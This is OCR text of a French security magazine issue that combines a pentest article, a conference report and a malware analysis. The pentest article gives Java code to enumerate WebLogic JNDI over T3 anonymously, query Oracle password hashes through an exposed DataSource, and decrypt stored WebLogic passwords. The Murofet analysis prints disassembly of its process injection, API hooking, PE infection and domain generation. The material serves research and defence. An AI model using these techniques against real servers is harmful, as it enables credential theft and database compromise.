La première étape de notre programme consiste à établir une connexion T3 vers le serveur Weblogic. Cette connexion nécessite le numéro du port T3, qui est identique à celui utilisé par la console d'administration (7001 par défaut.)

Pour cela, nous allons créer un objet de type « Hashtable » qui va contenir tous les paramètres de connexion, à citer :

- Le contexte initial : correspond au service de nommage permettant de réaliser des recherches des objets publiés.
- L'URL de connexion : correspond à l'adresse IP du serveur et le numéro du protocole T3.
- Les identifiants : qui seront nuls dans notre cas vu que nous voulons établir une connexion anonyme au serveur cible. Vous noterez aussi que les paramètres `Context.SECURITY_PRINCIPAL` et `Context.SECURITY_CREDENTIALS` ne contiennent pas de valeur.

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY, "weblogic.jndi.
WLInitialContextFactory");
env.put(Context.PROVIDER_URL, "t3://"+ ServerIP + ":"+ ServerPort);
env.put(Context.SECURITY_PRINCIPAL, "");
env.put(Context.SECURITY_CREDENTIALS, "");

ctx = new InitialContext(env) ;
```

Une fois la connexion établie, il ne reste qu'à lister le contenu de l'arbre. Pour cela, nous avons décidé d'implémenter une fonction récursive qui parcourt l'arbre branche par branche et affiche l'objet publié et son type.

La fonction principale **AfficherJNDI** reçoit en entrée le contexte **ctx** précédemment initialisé et appelle la fonction fille **AfficheBranche** qui, elle, reçoit une liste des objets (**ctx.listBindings()**) du contexte initial (la racine) et le contexte initial lui-même.

```
public void AfficherJNDI(String ct)   {
  try {
    //Appel la fonction d'affichage pour chaque nœud
     AfficheBranche(ctx.listBindings(ct), ct);
  } catch (NamingException e) {
...
  }
    }
```

La fonction fille **AfficheBranche** parcourt la liste (**hasMoreElement()** et **nextElement()**) des objets du contexte parent, affiche le contenu de chaque branche et invoque la fonction principale afin de lister les objets de chaque branche, et ainsi de suite, en appliquant une logique de récursivité.

```
private void AfficheBranche (NamingEnumeration branche, String
ctxParent) throws NamingException {
    while (branche.hasMoreElements()) {
     NameClassPair next = (NameClassPair) branche.nextElement();
     //Appel de la fonction  d'affichage du non de l'objet et ses
     propriétés
     printBranche(next);
     ...
     //Appel récursif de la fonction AfficherJNDI
     AfficherJNDI ((ctxParent.length() == 0) ?  next.getName() :
     ctxParent + "/" + next.getName());
     ...
    }
    }
```

La fonction **printBranche** réalise un simple affichage de l'objet :

```
System.out.println( "-->" + next) ;
```

Le programme se basant sur les principes cités ci-dessus permet ainsi de lister le contenu de l'arbre JNDI. Néanmoins, il faut garder en tête que le résultat ne sera qu'un ensemble d'objets qui sont accessibles anonymement.

Ci-contre, le résultat d'un outil « preuve de concept » permettant de mettre en œuvre les principes expliqués :




Fig. 4

4.2 Toujours vers la base de données

4.2.1 Via le protocole T3

Le résultat de notre outil, encore à l'état embryonnaire, montre une série d'objets, dont un correspondant au type **weblogic.jdbc.common.internal.RmiDataSource**. Ce type indique que l'objet **Oracle_jndi** est de type « DataSource », ce qui met en évidence l'existence d'une base de données liée au serveur Weblogic.

Par conséquent, l'objectif de l'étape suivante est de se connecter à la « DataSource » identifiée et d'exécuter des requêtes SQL pour accéder au contenu de la base de données.

Le programme suivant reprend le code du Listing 1 pour établir une connexion au serveur Weblogic.

```
//connection au DataSource
connection = ((javax.sql.DataSource)ctx.lookup( dataSource
)).getConnection();

  // lister les utilisateurs de la table sys.user$
  String sql = "select name , password from sys.user$";

    stmt = connection.createStatement();
    rs = stmt.executeQuery(sql);
    rsm = rs.getMetaData();
    int colCount = rsm.getColumnCount();
...
```

Le plus important à ce niveau est la première ligne, qui permet une conversion du type de l'objet retourné par la fonction **ctx.lookup(dataSource)** en **javax.sql.DataSource**. En effet, la fonction **ctx.lookup** recherche le « DataSource » précédemment identifié. Il est à préciser que cette fonction prend en paramètre le nom JNDI de l'objet. Chaque objet dispose d'un nom « classique » et d'un nom « JNDI », comme l'illustre l'écran suivant :




Fig. 5

La requête SQL va permettre de lister les utilisateurs Oracle. Cependant, si le compte applicatif utilisé par Weblogic dans sa configuration dispose d'accès limité (ce qui est bien entendu

▪ LE WORKSHOP « ANALYSE DES MALWARES PDF » (BRUCON 2010)

La *BruCon* est une conférence de sécurité organisée à Bruxelles (http://www.brucon.org). Cette deuxième édition a été l'occasion d'assister à de nombreuses conférences d'un niveau technique avancé et à des *workshops* intéressants qui ont permis de mettre en pratique des outils avancés ou de découvrir des techniques particulières.

Parmi la dizaine de workshops proposés, celui de Didier Stevens, intitulé « Analyse des PDF malicieux », s'est révélé particulièrement intéressant dans le sens où cela permet d'appréhender au mieux les risques liés à l'utilisation des PDF et ainsi de faire le tour d'une méthodologie d'analyse des *malwares* PDF.

Ce workshop alliait théorie et pratique en permettant d'appliquer les notions étudiées immédiatement sur des exemples. En effet, Didier Stevens a abordé en premier lieu une description de la structure du format PDF, puis une présentation des outils utilisés durant une analyse, tels que PDFiD et pdf-parser.

Les exercices avaient pour objectif de mettre en évidence une méthodologie d'analyse des fichiers PDF. Tout d'abord en passant en revue quelques techniques et indicateurs permettant de statuer sur l'existence ou non d'un malware dans un fichier PDF. Ensuite en mettant en lumière certaines techniques d'obfuscation utilisées pour les malwares PDF (obfuscation des en-têtes PDF, obfuscation JavaScript, chiffrements, ...) et par conséquent, il nous expliquait la manière d'aborder cette problématique en utilisant son outil pdf-parser.

Le workshop s'est terminé par des démonstrations d'exploitation de certaines vulnérabilités du lecteur PDF Adobe.

Enfin, ce workshop a aussi été l'occasion de récupérer le dernier *ebook* sur l'analyse des PDF malicieux de Didier Stevens, dont je recommande fortement la lecture (http://blog.didierstevens.com/2010/09/26/free-malicious-pdf-analysis-e-book/).

recommandé), il ne sera pas possible d'exécuter n'importe quelle requête. D'où l'intérêt de n'utiliser dans ce cas de figure que des comptes restreints dans Weblogic afin de limiter l'impact de ce type d'exploitation.

L'écran suivant démontre le résultat du programme réalisé dans le cadre de cette démonstration :




Fig. 6

Ayant l'accès à la base de données Oracle, il est tout à fait possible de s'introduire sur cette dernière, élever ses privilèges et exécuter des commandes système sur le serveur hôte **[3]**.

4.2.2 Recommandation pour sécuriser le protocole T3

Une des recommandations qui peut pallier ce problème est de restreindre l'accès au port T3 via le paramétrage des *Connection Filter*. Cette option est disponible dans la console d'administration (***Domain/Security/Filter***) :




Fig. 7

4.2.3 Via la console Weblogic

Les principes de ce scénario peuvent être réimplémentés dans une application J2EE qui sera ensuite déployée sur le serveur Weblogic dans le cas où un compte d'administration Weblogic a été identifié par un moyen

ou un autre (voir le paragraphe suivant). Il est ainsi possible d'étoffer notre application J2EE malicieuse qui offrait a priori des interfaces d'exécution de commandes système par une interface qui permet d'accéder aux « DataSource » présents :




Fig. 8

4.3 Et les mots de passe ?

Comme il a été énoncé précédemment, l'accès à la console Weblogic nécessite un couple login/mot de passe. Weblogic utilise ses propres bibliothèques pour le chiffrement et le stockage de ces mots de passe.

Les mots de passe Weblogic se trouvent généralement dans le fichier **boot.properties** ou **config.xml**.

En exploitant toujours le fichier **weblogic.jar** et en supposant qu'il nous a été possible d'accéder au système de fichiers du serveur Weblogic cible (exemple : faille applicative ou via une application J2EE malicieuse déployée sur le serveur), il est par conséquent possible de retrouver en clair les mots de passe stockés chiffrés en Triple-DES par Weblogic.

Différentes sources sur Internet **[4]** détaillent le principe de cette attaque. Cette dernière se base sur le fichier **SerializedSystemIni.dat** (se trouvant dans **Repertoire_install/server/bin**), qui n'est autre que le secret de chiffrement/déchiffrement de l'algorithme Triple-DES.

```
File domainDirectory = new File("/WeblogicDecryptor/bin");
File domainDirectory = new File("/WeblogicDecryptor/bin");
File serializedSystemIni = new File(domainDirectory,
"SerializedSystemIni.dat");
  ...
EncryptionService encryptionService = SerializedSystemIni.getEncrypt
ionService(domainDirectory.getAbsolutePath());
ces = new ClearOrEncryptedService(encryptionService);
```

Une fois l'objet **ClearOrEncryptedService** instancié, il suffit d'appeler la méthode **Decrypt** pour retrouver le mot de passe en clair.




Fig. 9

Conclusion

L'accès à une ressource telle qu'une base de données via l'interface RMI n'est que la partie visible de l'iceberg qu'est le serveur Weblogic. Il est possible d'accéder via le protocole T3 à d'autres services (exemple : jCOM, FileT3, ou JMS) et objets Weblogic.

Le protocole RMI de Java est de plus en plus rencontré durant nos tests d'intrusion. Qu'il soit implémenté selon les standards Java dans des applications métiers ou redéfini dans des produits tels que Weblogic, la sécurité de ce protocole reste néanmoins non maîtrisée. De ce fait, il serait potentiellement envisageable de reproduire le concept détaillé dans cet article sur d'autres produits similaires (exemple : Websphere).

Au travers de cette faille, toutes les données accessibles à Weblogic sont donc récupérables. En liaison avec l'accès à la console d'administration, nous avons souvent constaté qu'ainsi, un contrôle total de la machine pouvait être obtenu. La machine peut alors devenir une plate-forme de rebond vers le réseau interne, mais également d'attaque vers d'autres entreprises.

Pensez à restreindre l'accès au port T3 aux machines autorisées. ■

REMERCIEMENTS

Merci à Sn0rky et à toute l'équipe Devoteam pour leur soutien et leurs encouragements.

Merci à Nicolas Ruff qui m'a sollicité suite à ma *Rump* au *SSTIC* 2010

RÉFÉRENCES

[1] http://www.redteam-pentesting.de/en/publications/jboss/-bridging-the-gap-between-the-enterprise-and-you-or-whos-the-jboss-now

[2] http://www.redteam-pentesting.de/publications/2010-06-15-JBoss-AS-Deploying-WARs-with-the-DeploymentFileRepository-MBean.pdf

[3] http://www.metasploit.com/users/mc/rand/msf-defcon17.pdf

[4] http://gustlik.wordpress.com/2008/08/06/decryption-of-configuration-passwords-in-weblogic/

ANALYSE DU VIRUS MUROFET

Nicolas Brulez - nicolas.brulez@kaspersky.fr - Senior Malware Researcher - Global Research and Analysis Team - Kaspersky Lab

mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / VIRUS / ANALYSE DE CODE / INFECTION PE / ZEUS

Dans le précédent numéro de MISC (51), je présentais l'analyse d'un packer customisé servant à protéger le malware Zeus. Pour se propager, celui-ci est maintenant installé par un autre malware, le virus Murofet. Cet article présente les techniques d'infection d'exécutables PE, ainsi que la génération de domaines pseudo aléatoires.

1 L'infection d'exécutables

Le virus Murofet est utilisé pour infecter des exécutables Win32 PE. Contrairement à un virus classique, les exécutables infectés ne seront pas en mesure d'infecter d'autres fichiers. En effet, la routine insérée dans chaque exécutable infecté est dépourvue de mode de reproduction. Ces fichiers stériles ont pour but de télécharger et d'installer Zeus à partir de noms de domaines générés en fonction de la date système. L'algorithme est détaillé dans la seconde partie de l'article.

1.1 Résidence mémoire

Pour trouver et infecter les fichiers cibles, le virus Murofet est résident en mémoire. Lors de l'exécution du virus, celui-ci va rechercher le processus **explorer.exe** et lui injecter une copie de son code à l'aide des techniques classiques d'allocation de mémoire (**VirtualAllocEx**) et d'exécution de code (**CreateRemoteThread**). Voici le début de la routine injectée dans Explorer :

```
00933D96  E8 B4FEFFFF      CALL 00933C4F
00933D9B  33C0             XOR EAX,EAX
00933D9D  C2 0400          RETN 4
00933DA0  55               PUSH EBP
00933DA1  8D6C24 90        LEA EBP,DWORD PTR SS:[ESP-70]
00933DA5  81EC DC030000    SUB ESP,3DC
00933DAB  53               PUSH EBX
00933DAC  56               PUSH ESI
00933DAD  57               PUSH EDI
00933DAE  FF35 28AC9300    PUSH DWORD PTR DS:[93AC28]
00933DB4  33C0             XOR EAX,EAX
```

Fig. 1

La routine une fois exécutée dans le processus **explorer.exe** va détourner certaines fonctions en installant des *hooks*, tels que **NtCreateFile**. Elle commence par résoudre les adresses de ces fonctions et fait ensuite appel à une routine de détournement de code :

```
JE 00933053
MOV ESI,DWORD PTR DS:[911250]      kernel32.GetProcAddress
PUSH 9159C8                        ASCII "NtCreateThread"
PUSH EAX
CALL ESI                           kernel32.GetProcAddress
PUSH 9159D8                        ASCII "NtCreateUserProcess"
PUSH DWORD PTR DS:[93ABE4]         ntdll.7C900000
MOV DWORD PTR DS:[93ABE8],EAX
CALL ESI
PUSH 9159EC                        ASCII "NtQueryInformationProcess"
PUSH DWORD PTR DS:[93ABE4]         ntdll.7C900000
MOV DWORD PTR DS:[93ABEC],EAX
CALL ESI
PUSH 915A08                        ASCII "RtlUserThreadStart"
PUSH DWORD PTR DS:[93ABE4]         ntdll.7C900000
MOV DWORD PTR DS:[93ABF0],EAX
CALL ESI
PUSH 915A1C                        ASCII "LdrLoadDll"
PUSH DWORD PTR DS:[93ABE4]         ntdll.7C900000
MOV DWORD PTR DS:[93ABF4],EAX
CALL ESI
PUSH 915A28                        ASCII "LdrGetDllHandle"
PUSH DWORD PTR DS:[93ABE4]         ntdll.7C900000
MOV DWORD PTR DS:[93ABF8],EAX
CALL ESI
PUSH 915A38                        ASCII "NtCreateFile"
PUSH DWORD PTR DS:[93ABE4]         ntdll.7C900000
```

Fig. 2

On peut voir ici la fonction **NtCreateFile** après détournement :

```
7C90D0AE  -E9 26A50184     JMP 00921509                    ZwCreateFile Hook
7C90D0B3  BA 0003FE7F      MOV EDX,7FFE0300
7C90D0B8  FF12             CALL DWORD PTR DS:[EDX]
7C90D0BA  C2 2C00          RETN 2C
7C90D0BD  90               NOP
7C90D0BE  B8 26000000      MOV EAX,26
7C90D0C3  BA 0003FE7F      MOV EDX,7FFE0300
7C90D0C8  FF12             CALL DWORD PTR DS:[EDX]
7C90D0CA  C2 1000          RETN 10
```

Fig. 3

Un JMP vers la routine de détournement a été inséré au début du code de **NtCreateFile**. Une fois chaque fonction détournée, le virus est résident en mémoire.

En effet, à chaque appel de ces fonctions par Explorer, la routine de détournement sera appelée. Dans le cas de **NtCreateFile**, le virus pourra prendre la main sur chaque exécutable créé, par exemple.

Tous les fichiers exécutés depuis l'explorateur seront inspectés par le virus, et si tous les critères correspondent aux besoins de celui-ci, ils se verront infectés. En effet, le premier critère à respecter est le chemin de l'exécutable. Parmi les chemins interdisant l'infection, on retrouve *Program Files, system32, Windows, Common files*, etc.

1.2 Contrôle du chemin

```
00918D07   50              PUSH EAX
00918D08   33C0            XOR EAX,EAX
00918D0A   0FB6C8          MOVZX ECX,AL
00918D0D   8B8C8D 5C189100 MOV ECX,DWORD PTR DS:[ECX+ECX*4+91185C]
00918D14   50              PUSH EAX
00918D15   50              PUSH EAX
00918D16   81C9 00000000   OR ECX,0000
00918D1C   51              PUSH ECX
00918D1D   50              PUSH EAX
00918D1E   FF15 F8129100   CALL DWORD PTR DS:[9112F8]      SHELL32.SHGetFolderPathW
00918D24   85C0            TEST EAX,EAX
00918D26   75 27           JNZ SHORT 00918D4F
00918D28   8D4424 20       LEA EAX,DWORD PTR SS:[ESP+20]
00918D2C   50              PUSH EAX
00918D2D   FF15 A8139100   CALL DWORD PTR DS:[9113A8]      SHLWAPI.PathAddBackslashW
00918D33   8D4C24 20       LEA ECX,DWORD PTR SS:[ESP+20]
00918D37   E8 F8250100     CALL 00928D37
00918D3C   3BC6            CMP EAX,ESI
00918D3E   7D 0F           JGE SHORT 00918D4F
00918D40   50              PUSH EAX
00918D41   57              PUSH EDI
00918D42   8BC1            MOV EAX,ECX
00918D44   50              PUSH EAX
00918D45   FF15 F8129100   CALL DWORD PTR DS:[9112F8]      SHLWAPI.StrCmpNIW
00918D4B   85C0            TEST EAX,EAX
00918D4D   74 51           JE SHORT 00918DA0
```

Fig. 4

1.3 Inspection de la structure PE

Si le fichier en cours d'inspection ne se trouve pas dans un répertoire prohibé, il sera inspecté au niveau de sa structure PE. Le fichier est d'abord ouvert à lecture :

```
0093021F   55              PUSH EBP
00930220   8BEC            MOV EBP,ESP
00930222   51              PUSH ECX
00930223   51              PUSH ECX
00930224   57              PUSH EDI
00930225   24 02           AND AL,2
00930227   0FB6C0          MOVZX EAX,AL
0093022A   33FF            XOR EDI,EDI
0093022C   57              PUSH EDI
0093022D   57              PUSH EDI
0093022E   F7D8            NEG EAX
00930230   6A 03           PUSH 3
00930232   1BC0            SBB EAX,EAX
00930234   57              PUSH EDI
00930235   83E0 06         AND EAX,6
00930238   83C0 01         ADD EAX,1
0093023B   50              PUSH EAX
0093023C   68 00000080     PUSH 80000000
00930241   FF75 08         PUSH DWORD PTR SS:[EBP+8]
00930244   FF15 58129100   CALL DWORD PTR DS:[911258]      kernel32.CreateFileW
```

Fig. 5

Une fois ouvert, la routine de vérification s'assure que le fichier n'est pas vide, puis alloue de la mémoire pour le lire :

```
0093024E   6A 04           PUSH 4
00930250   68 00300000     PUSH 3000
00930255   50              PUSH EAX                        Taille Fichier
00930256   57              PUSH EDI
00930257   FF15 D8119100   CALL DWORD PTR DS:[9111D8]      kernel32.VirtualAlloc
0093025D   8906            MOV DWORD PTR DS:[ESI],EAX
0093025F   3BC7            CMP EAX,EDI
00930261   74 2C           JE SHORT 0093028F
00930263   57              PUSH EDI
00930264   8D4D 08         LEA ECX,DWORD PTR SS:[EBP+8]
00930267   51              PUSH ECX
00930268   FF76 04         PUSH DWORD PTR DS:[ESI+4]
0093026B   50              PUSH EAX
0093026C   FF76 08         PUSH DWORD PTR DS:[ESI+8]
0093026F   FF15 A8119100   CALL DWORD PTR DS:[9111A8]      kernel32.ReadFile
00930275   85C0            TEST EAX,EAX
```

Fig. 6

Une fois le fichier totalement lu, les vérifications de la structure PE commencent. On peut voir ici quelques-unes de celles-ci :

```
MOV ECX,5A4D
LEA EDX,DWORD PTR DS:[EAX+ESI]
CMP WORD PTR DS:[EAX],CX                    MZ ?
JNZ SHORT <infection_impossible>
MOV ECX,DWORD PTR DS:[EAX+3C]               offset PE header?
CMP ECX,2
JB SHORT <infection_impossible>
ADD ESI,-0F8
CMP ECX,ESI
JNB SHORT <infection_impossible>
ADD EAX,ECX
CMP DWORD PTR DS:[EAX],4550                 PE ?
JNZ SHORT <infection_impossible>
MOVZX ECX,WORD PTR DS:[EAX+14]
SUB EDX,EAX
SUB EDX,18
CMP ECX,EDX
JNB SHORT <infection_impossible>
MOV ECX,14C                                 i386?
CMP WORD PTR DS:[EAX+4],CX
JNZ SHORT <infection_impossible>
ADD ECX,-41
CMP WORD PTR DS:[EAX+18],CX                 Magic = 10B?
JNZ SHORT <infection_impossible>
```

Fig. 7

Le virus vérifie si le fichier ouvert débute par les lettres MZ, puis récupère l'*offset* du PE Header. Celui-ci doit être supérieur à 2, sinon l'infection est impossible. Ensuite, à partir de cet offset, le virus vérifie la présence des lettres PE, encore une fois pour valider la présence d'un exécutable Win32 PE.

S'en suivent différents tests, tels que la vérification de l'architecture pour laquelle l'exécutable à été compilé. Si celui ci-n'est pas prévu pour de l'intel 386 (0x14C), l'infection échoue. De la même manière, La valeur « Magic » doit être de 0x10B. Une fois que l'exécutable a été validé, l'infection commence.

1.4 Infection

Le virus recherche le *padding* entre la section code et la section data pour y insérer la routine de 1771 octets. Voici le bout de code responsable de l'infection :

```
mov     eax, [edi+94h]
mov     ecx, [ebp+var_4]
mov     esi, [ecx+eax]
mov     eax, [ebp+size_injected_stub]
add     esi, [ebx+8]
push    eax             ; taille du code à injecter
push    [ebp+ptr_code_to_inject]
push    esi
call    copy_stub
```

Fig. 8

On peut voir un exécutable après infection (figure 9, page suivante).

Le champ **EntryPoint** de l'exécutable est ensuite modifié pour pointer vers la routine injectée. Les caractéristiques des sections restent inchangées. Lors de l'exécution d'un fichier infecté, celui-ci crée un *thread* viral chargé de télécharger et d'installer une variante de Zeus sur la machine.




Fig. 9

2 La génération des noms de domaines

Tout comme Conficker, les fichiers infectés utilisent un algorithme spécial pour générer une adresse de mise à jour. Cet algorithme déterministe se base sur la date de la machine pour générer des noms de domaines. Le but d'un tel algorithme est de fournir aux développeurs de la menace un moyen de calculer à l'avance les noms de domaines qui seront contactés par le code malicieux pour une date donnée. Cette technique est beaucoup plus efficace que l'utilisation d'un ou plusieurs noms de domaines codés en dur comme on retrouve dans certains *malwares*. Tous les jours, de nouveaux sites sont potentiellement capables de mettre à jour le virus, ce qui rend le blocage des mises à jour assez difficile sur le long terme.

La routine commence ici :

```
lea     ecx, [ebp+SYSTEMTIME]
push    ecx
push    0A70B95C5h          ; HASH of GETSYSTEMTIME
push    [ebp+var_224]
call    GetProcLike         ;
                            ;
                            ; Pseudo Random Domain Generator

call    eax                 ; GetSystemTime
movzx   eax, [ebp+SYSTEMTIME.wMinute]
imul    eax, 17             ; Minute * 17
mov     ebx, 800            ; Loop index

                            ; CODE XREF: Thread_Viral+186↓j
xor     edx, edx
mov     ecx, 1020
div     ecx                 ; Mod 1020
push    edx
push    [ebp+advapi32_base]
push    edx
lea     edx, [ebp+SYSTEMTIME]
push    edx
lea     edx, [ebp+var_201]
push    edx
call    Generate_Domains
```

Fig. 10

Sans détailler l'algorithme dans son intégralité, voici comment il fonctionne : la date système est d'abord récupérée à l'aide de la fonction **GetSystemTime**. L'algorithme utilise la minute (lors de l'appel de la fonction), le jour, le mois et l'année. Une valeur est calculée à l'aide de la minute actuelle multipliée par 17 modulo 1020.

D'autres opérations sont effectuées à partir du mois et du jour. Une valeur est dérivée de l'année. 8 octets sont ensuite modifiés à l'aide d'un **XOR**, comme on peut le voir ici :

```
mov     eax, [ebp+SYSTEMTIME]
mov     cl, byte ptr [eax+SYSTEMTIME.wYear]
add     cl, 30h
mov     [ebp+modified_year], cl
mov     cl, byte ptr [eax+SYSTEMTIME.wMonth]
mov     al, byte ptr [eax+SYSTEMTIME.wDay]
push    ebx
push    esi
mov     [ebp+month], cl
mov     ecx, [ebp+arg_8]
push    edi
and     ecx, 0FFFFFFFEh
push    2
mov     [ebp+var_14], ecx
mov     [ebp+var_16], al
mov     [ebp+var_15], 0
lea     eax, [ebp+modified_year]
pop     ecx

                        ; CODE XREF: Generate
xor     dword ptr [eax], 0D6D7A4BEh
add     eax, 4
dec     ecx
jnz     short XOR_8bytes
```

Fig. 11

La routine calcule ensuite le MD5 de ces 8 octets (générés à l'aide de la date actuelle + minute en cours). Le MD5 est ensuite converti en lettres à l'aide de la routine suivante :

```
                xor     bl, bl
                lea     edx, [ebp+MD5_XORED_DWORDS]
Loop_all_MD5:                           ; CODE XREF: Generate_Domains
                mov     cl, [edx]
                mov     al, cl
                and     al, 0Fh
                shr     cl, 4
                add     al, cl
                add     al, 61h
                cmp     al, 7Ah
                ja      short convert_to_char
                mov     esi, [ebp+arg_0]
                movzx   ecx, bl
                mov     [esi+ecx], al
                inc     bl
convert_to_char:                        ; CODE XREF: Generate_Domains
                inc     edx
                dec     edi
                jnz     short Loop_all_MD5
                mov     esi, [ebp+arg_0]
                movzx   eax, bl
                mov     byte ptr [esi+eax], '.' ; Add dot to the url
```

Fig. 12

Pour faire simple, à partir de chaque octet du MD5, une lettre est calculée. La concaténation de toutes les lettres donne le nom de domaine à contacter. Une fois le nom de domaine généré, d'autres opérations arithmétiques sont employées pour déterminer quel TLD utiliser. On peut voir ci-dessous quelques-uns d'entre eux : **.BIZ .INFO**, **.ORG**.

```
movzx   ecx, bl
add     ecx, esi
add     bl, 3
test    edx, edx
jnz     short loc_402850
mov     dword ptr [ecx], 'zib' ; .biz
jmp     short loc_40288C
-------------------------------------------------

                        ; CODE XREF: Generate
mov     eax, [ebp+arg_8]
test    al, 3
jnz     short loc_402861
mov     dword ptr [ecx], 'ofni' ; .info
inc     bl
jmp     short loc_40288C
-------------------------------------------------

                        ; CODE XREF: Generate
push    3
xor     edx, edx
pop     edi
div     edi
test    edx, edx
jnz     short loc_402874
mov     dword ptr [ecx], 'grо' ; .org
jmp     short loc_40288C
-------------------------------------------------
```

Fig. 13

La routine de génération effectue une boucle de 800 itérations et contacte chaque domaine généré à la recherche d'une variante de Zeus à télécharger et installer. En cas de réussite, la routine de génération s'arrête.

Conclusion

Les auteurs de Zeus ont décidé de passer à la vitesse supérieure en créant un malware capable d'infecter des exécutables légitimes pour leur ajouter une routine de téléchargement et d'installation de Zeus. Une clé USB peut être infectée par le virus et l'infection de Zeus peut donc se propager à travers l'échange de fichiers. L'utilisation d'un générateur de domaines permet aux auteurs de garder le contrôle sur les mises à jour et ils ne peuvent pas être bloqués facilement sur le long terme.

J'aimerais dédier ce modeste corner à mes deux grands-pères, Marcel et Jacques, qui nous ont quittés depuis le dernier numéro. ■

DOSSIER

FOCUS SUR 4 OUTILS INDISPENSABLES

Vous vous en doutez, quand nous avons imaginé faire un dossier sur 4 outils indispensables aujourd'hui dans le petit monde feutré de la sécurité, la question suivante a immédiatement jailli : quels outils ?

À mon sens, il y en a beaucoup trop. Une pléthore s'avère totalement inutile. Une quantité non négligeable dispose d'une ou deux fonctionnalités bien sympathiques, et qu'on aimerait retrouver partout ailleurs. Mais quels sont les outils incontournables ? Si j'étais normand, je dirai qu'il n'y a pas vraiment de réponse, car cela dépend des uns et des autres. Voici donc une piste pour ce dossier : les outils présentés devront être différents les uns des autres.

Préambule : de la prédominance des outils

Dans les métiers de la sécurité, je croise souvent des gens qui ne jurent que par les outils. Qui ne se gausse pas des *pentests* réalisés avec Nessus ? Non pas que Nessus ne soit pas un bon outil, mais toutes les personnes qui ont déjà réalisé un pentest savent bien que Nessus ne fait pas tout. Non pas que ces tests n'aient pas leur utilité.

Eh non, l'outil ne fait pas tout. C'est bien connu : on installe un antivirus et on est protégé de tout ou presque. Tout est dans le « ou presque ». L'outil m'assure un résultat. Le problème est souvent que le résultat n'est pas celui escompté, grâce à la communication ou au marketing, mais aussi parce que ceux qui s'en servent n'en comprennent pas forcément toutes les subtilités sous-jacentes. Qu'est-ce que ça veut dire quand nmap me répond qu'un port est « filtered » ?

Finalement, et ce n'est pas une découverte, un outil ne vaut qu'à la hauteur de celui qui le manipule. Donnez les meilleurs ingrédients et les meilleurs ustensiles à ma sœur : vous aurez toujours un dîner de cantine scolaire, et non pas de restaurant 3 étoiles (sœurette, si tu me lis, ton tiramisu est très bien ;))

Quels outils ?

Je l'ai mentionné, le débat sur le choix des outils a été animé. Au final, il a fallu trancher.

